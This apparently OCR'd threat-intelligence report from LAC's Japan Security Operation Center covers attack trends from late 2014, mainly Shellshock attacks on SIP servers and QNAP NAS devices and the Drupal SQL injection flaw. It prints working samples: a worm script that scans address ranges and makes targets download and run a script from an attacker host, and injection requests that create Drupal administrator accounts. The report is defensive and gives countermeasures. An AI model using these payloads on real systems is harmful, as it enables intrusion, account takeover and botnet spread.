LAC
株式会社ラック


INSIGHT

vol.7

June 23, 2015


JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER



JSOC INSIGHT Vol.7

JAPAN SECURITY OPERATION CENTER




1 Introduction

Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services such as "JSOC Managed Security Services (MSS)" and "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts with expert knowledge analyze logs from security devices in real time, 24 hours a day 365 days a year. In this real-time analysis, the security analysts analyze communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks in every occasion to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and taking action against attacks in the shortest time possible.

This is an analysis report on trends in security incidents, such as unauthorized access and malware infection, in Japan, based on daily analysis results by our JSOC security analysts. Since this report analyzes the trend of attacks, based on the data of incidents that JSOC customers actually encountered, the report will help in understanding world trends as well as actual threats that Japanese users are facing.
We really hope this report will provide our customers with useful information that they can make full use of when implementing countermeasures to improve security.

Japan Security Operation Center
Analysis Team

[Data collection period]
October 01, 2014 to December 31, 2014
[Devices used]
This report is based on data from security devices supported by LAC-supplied JSOC Managed Security Services.



2 Executive Summary

This report analyzes trends in incidents that occurred from October to December 2014 and introduces especially notable threats.

➢ Changes in Shellshock trends observed


JSOC has continued to observe attacks (Shellshock attacks) that exploit a code execution vulnerability in GNU Bash, which was disclosed in September 2014, and there has been no sign of the end. In addition to Web server attacks, JSOC has detected new attacks on SIP servers and the management screens of network-attached storage (NAS) products. It is considered that all devices (IoT) that can be connected to a network, including non-Web server services and NAS products, are now possible targets of Shellshock attacks, because organizations have bypassed or put off implementation of countermeasure against Shellshock attacks.

➢ Attacks that exploit an SQL injection vulnerability in Drupal

In October 2014, it was disclosed that Drupal, which is a CMS that more and more people are using in Japan, had an SQL injection vulnerability. Attackers can execute any command to alter Web sites or create accounts with administrator permissions by exploiting this vulnerability.

➢ Detection of traffic deemed to be infected with malware due to targeted attack

We have worked with our emergency response team, "Cyber Emergency Center," to enhance monitoring of targeted attacks and have observed traffic in multiple customers deemed to have suffered targeted attacks. This traffic contained suspicious information that was hardly recognizable and designed to delay detection of any damage that might have resulted from the infection.



3 Trends of Severe Incident in JSOC

3.1 Trends in severe incidents

Our security analysts at JSOC analyze logs detected by IDS/IPS and firewalls and assign one of the four incident severity levels according to the nature of the incident and the degree of impact the incident has on monitored targets. Of the four severity levels, Emergency and Critical indicate severe incidents for which the likelihood of a successful attack occurring or causing serious damage is high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incident for which a successful attack is confirmed
	Critical	Incident for which the likelihood of a successful attack is high; incident for which a failed attempt at an attack is not confirmed; or incident that indicates malware infection
Reference incident	Warning	Incident for which a failed attempt at an attack is confirmed or for which no real damage is confirmed
	Informational	Incident which does not trigger an attack that causes any real damage and has no significant impact, such as scanning

Figure 1 shows changes in the number of severe incidents from October to December 2014.
The number of severe incidents related to attacks from the Internet increased in the fourth week of October ([1] in Figure 1). This increase is due to a temporary increase in the number of attacks that involved attempts to upload unauthorized files such as WebShell.
The number of severe internal incidents was temporarily on the rise between the first week and second week of December ([2] in Figure 1). This is due to detection of traffic deemed to be infected with malware due to targeted attack.






Figure 1 Changes in the number of severe incidents (October to December 2014)

*The fifth week of December is not included, because it has only one day.



3.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet.
Since the disclosure in September 2014, attacks (Shellshock attacks)[1,2] that exploit a code execution vulnerability in GNU Bash have continued to be observed with no sign of the end, and severe incidents that confirmed that the targeted hosts were vulnerable have occurred ([1] in Figure 2 b).
As compared to the period from July to September 2014, the period from October to December saw an increase in the number of severe incidents of SQL injection and cross-site scripting, but did not see a significant change in the attacking method.




a. July to September 2014 **b. October to December 2014**

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows changes in the number of severe intra-network incidents that occurred through the year in 2014, and Figure 4 shows a breakdown of severe intra-network incidents that occurred from July to December 2014.
The number of severe intra-network incidents gradually decreased from April 2014 forward (Figure 3). The period from October to December 2014, in particular, saw a significant decrease (down to 269 from 364) as compared to the period from July to September 2014 (Figure 4).
During the period between October and December 2014, we worked with our Cyber Emergency Center to enhance monitoring of targeted attacks; as a result, we were able to observe traffic in multiple customers deemed to have suffered targeted attacks.

[1] Code execution vulnerability in GNU Bash
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-004410.html
[2] JSOC INSIGHT vol.6
http://www.lac.co.jp/security/report/2015/01/21_jsoc_01.html








Figure 3 Changes in the number of severe incidents internal to networks (2014)



a. July to September 2014 **b. October to December 2014**

Figure 4 Breakdown of severe incidents internal to networks



4 Topics in This Volume

4.1 Changes in the trends of Shellshock incidents

4.1.1 Trends of Shellshock incidents

Figure 5 shows the number of Shellshock attacks detected by JSOC and changes in the number of severe incidents.
Since the disclosure in September 2014, the number of Shellshock attacks observed has remained at a high level, and there is no sign of the end of such attacks. A simple survey conducted by JSOC showed that targeted hosts were vulnerable, and they were reported as severe incidents, but no such incident has occurred since December 2014. This is possibly due to the implementation of protection against this vulnerability in the customer environment.
The number of Shellshock attacks observed was on the decline between the middle of November and the beginning of December 2014, but it suddenly increased in the middle of December ([1] in Figure 5).





Figure 5 Numbers of Shellshock attacks observed and severe incidents



4.1.2 Examples of Shellshock attacks on new targets

The Shellshock attacks that had been detected targeted Web servers, but JSOC has now detected new attacks that target SIP servers and the management screens of network-attached storage (NAS) products.

- Shellshock attacks targeting SIP servers
  Figure 6 shows a Shellshock attack that targeted a SIP server.
  SIP is an abbreviation for Session Initiation Protocol, which is a protocol used in communications, such as IP telephony and instant messaging. Reportedly, SIP servers configured in a particular way are vulnerable to Shellshock. Figure 6 shows communication traffic checking to see whether the target host is vulnerable to Shellshock.






Figure 6 Attack targeting a SIP server (5060/UDP)

- Traffic to a NAS product from QNAP
  Various types of devices that can be accessed from an external network may be vulnerable to Shellshock. Starting in the beginning of December 2014, JSOC observed Shellshock[3,4,5] attacks that target Administrator screens in NAS products from QNAP. The peculiarity of Shellshock attacks that target NAS products is that they occur as traffic addressed to 8080/TCP, because, by default, the product's Administrator screen is publicly available on Web servers that use 8080/TCP. Starting in the end of December, similar attacks that target 10000/TCP have also occurred, and they are considered attacks that target the product. Figure 7 shows an example of such traffic observed by JSOC.



a. Attack targeting 8080/TCP




b. Attack targeting 10000/TCP

Figure 7 Example of attacks that seemed to target a NAS product from QNAP

Even though the two attacks shown in Figure 7 are targeting different ports, their requests are similar and the attacks are configured to obtain similar script files when successful. Therefore, we can surmise that the attacks are targeting the same NAS products from QNAP.
If a vulnerable host suffers this attack, the host will download and execute a script file that works as shown in Figure 8. After executing the script file, the targeted host is requested to automatically apply a modification program supplied by the vendor. The purpose of fixing the targeted host's vulnerability is most likely to prevent other attackers from exploiting the targeted host after the attack succeeds.
Also, the targeted host will obtain and execute a script file (Figure 9) that initiates a similar attack that targets an external host. We feel that this may suggest that the attackers' motives are to exploit a vulnerability in NAS products from QNAP and establish a large-scale botnet.

[3] Protect Your Turbo NAS from Remote Attackers - Bash (Shellshock) Vulnerabilities
https://www.qnap.com/i/en/support/con_show.php?cid=61
[4] @police, Observations of access attempts targeting Bash vulnerabilities (3rd update)
https://www.npa.go.jp/cyberpolice/topics/?seq=15063
[5] Internet Threat Monitoring Report (October - December 2014)
https://www.jpcert.or.jp/tsubame/report/report201410-12.html



(1) Initiates an attack that targets the NAS product
(2) Obtains a backdoor or attacking tool from a server prepared by the attacker
(3) Installs an official package to use Linux commands on the product
  - ipkg-opt_0.99.163-10_(architecture name).ipk
(4) Starts the SSH server (26/TCP)
  Adds a user "request" with administrator permissions
  Updates autorun.sh, which is automatically executed at startup
  - Executes an attacking tool, starts the SSH server, etc.
(5) Installs an official Shellshock modification program for the product
  - ShellshockFix_1.0.2_20141008_all.bin
(6) Sends the attack traffic shown in Figure 7 to a randomly selected external host


Figure 8 How a vulnerable NAS product behaves when it suffers a Shellshock attack

*The red text indicates the traffic that occurs in the event of a successful attack.

```
#!/bin/sh
## xXx@code 3-12-2014
rand=`echo $((RANDOM%255+2))`
#url=""
url="http://[redacted]/S0.sh"
download="/bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../php && /usr/bin/wget -c $url
-P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1 ¥n¥n¥n"
#
#
get="GET /cgi-bin/authLogin.cgi HTTP/1.1¥nHost: 127.0.0.1¥nUser-Agent: () { :; }; $download  ¥n¥n¥n"

./pnscan -rQDoc  -w"$get "-t500 -n300 $rand.0.0.0:255.0.0.0 8080 > /dev/null &
```

Figure 9 Script text that sends Shellshock to an external host



4.1.3 Countermeasures against Shellshock

The trends of observed Shellshock attacks have been changing, and the target of the attacks are now: 1) non-Web server services on which, often times, there has been no implementation of a countermeasure; and, 2) products (IoT) that can be connected to a network and are relatively difficult to update, such as NAS. It is necessary to check all devices connected to the network to make sure that they are not vulnerable, because any host that uses a vulnerable GNU Bash version can become a possible target of Shellshock.
The best way to protect yourself against Shellshock is to update your GNU Bash to a version that is not vulnerable to Shellshock. Check that no host is running any of vulnerable GNU bash versions below, and update all GNU bash to a version that is not vulnerable to Shellshock.


- Bash 4.3 Patch 28 or earlier
- Bash 4.2 Patch 51 or earlier
- Bash 4.1 Patch 15 or earlier
- Bash 4.0 Patch 42 or earlier
- Bash 3.2 Patch 55 or earlier
- Bash 3.1 Patch 21 or earlier
- Bash 3.0 Patch 20 or earlier

Note that, depending on the product, a modification program to fix the vulnerability is not available from the vendor, and it is difficult to implement a countermeasure. For products that can be connected to the network, reconfirm that appropriate access control is implemented, for example, that they are not unintentionally made public, and that they are only allowed to communicate with registered IP addresses and users.

For NAS products from QNAP, there is information available on how to check scripts that are downloaded if an attack succeeds and how to handle such a script if exists[6]. The Administrator screens only provide a limited range of information; therefore, use logs from other network products to check the following, including whether they have suffered an attack and whether a countermeasure is available.

- ❑ Whether there are no user names or user groups that you cannot remember creating
- ❑ Whether there are no suspicious files
- ❑ Whether there is no suspicious traffic sent outward
- ❑ Whether there is no running service or process that should not be used
- ❑ Whether appropriate access control is implemented

[6] An Urgent Fix on the Reported Infection of a Variant of GNU Bash Environment Variable Command Injection Vulnerability
https://www.qnap.com/i/en/support/con_show.php?cid=74



4.2 Attacks that exploit an SQL injection vulnerability in Drupal

4.2.1 Vulnerability overview and attacking method

Drupal is an open-source Content Management System (CMS) that more and more people are using in Japan. An SQL injection vulnerability in Drupal (CVE-2014-3704) was disclosed in October 2014[7]. If this vulnerability is exploited, any command can be executed, affecting the targeted host as follows:

- Unintended password change
- Creation of an account with administrator permissions
- Web page alteration
- Backdoor creation

The following versions are affected by this vulnerability.
- Drupal 7.31 and earlier versions
  *Drupal 6.X is not affected.

Immediately after the vulnerability disclosure, a code demonstrating the vulnerability was disclosed. Figure 10 shows a request that uses the demonstration code. This code requests creation of an account with general permissions, followed by assignment of administrator permissions to the account.


Stream Content

```
POST /drupal-7.31/?q=node&destination=node HTTP/1.1
Accept-Encoding: identity
Content-Length: 368
Host: 192.168.206.130
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10) AppleWebKit/600.1.3 (KHTML, like
Gecko) Version/8.0 Safari/600.1.3

name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27jsoctest%27,+%27
$S$CTo9G7Lx2OW7n/nG0tkkSwCA7fplhtt2AZOwX8.zy13nTcNitTG4%27+FROM+users;insert+into+users_roles
+(uid,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+%27jsoctest%27),+3);;#%20%
20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log
+inHTTP/1.1 200 OK
```

Figure 10 Request that exploits the SQL injection vulnerability in Drupal

[7] SA-CORE-2014-005 - Drupal core – SQL injection
https://www.drupal.org/SA-CORE-2014-005



4.2.2 Attacks detected by JSOC that exploited the vulnerability

JSOC has detected attacks that exploited the vulnerability to create an account with administrator permissions. Figure 11 shows an attack that attempts to create an account with administrator permissions. Table 2 shows account names used in attacks that attempt to create an account.

Stream Content

```
name%5B1+%3B+%0Aset+%40a%3D%28SELECT+MAX%28uid%29+FROM+users%29%2B1%3B%
0AINSERT+INTO+users+set+uid%3D%40a%2Cstatus%3D1%2Cname%3D%27qelcgwxt%27%
2Cpass%3D%27%24S%24Dh9g39Rr9U5cFr2NZyu1h07A0r6OEHOfv6tT2rW%2Fe8EMmQfJ6z3%2F%
27%3B%0AINSERT+INTO+users_roles+set+uid%3D%40a%2Crid%3D3%3B+--+%
5D=MBQvi&name
[1]=dvEAMroHg&pass=LKOzzFD&form_build_id=NWnTOZ&form_id=user_login
```

Figure 11 Attack that attempts to create an account with administrator permissions

Table 2 Account names used in attacks that attempt to create an account

adminstr	asabhptb	Bkkqxvkx	Cbbyjrlf
DEeQjdONjb	dpwylwvc	evwWprBzYT	Fjtepmea
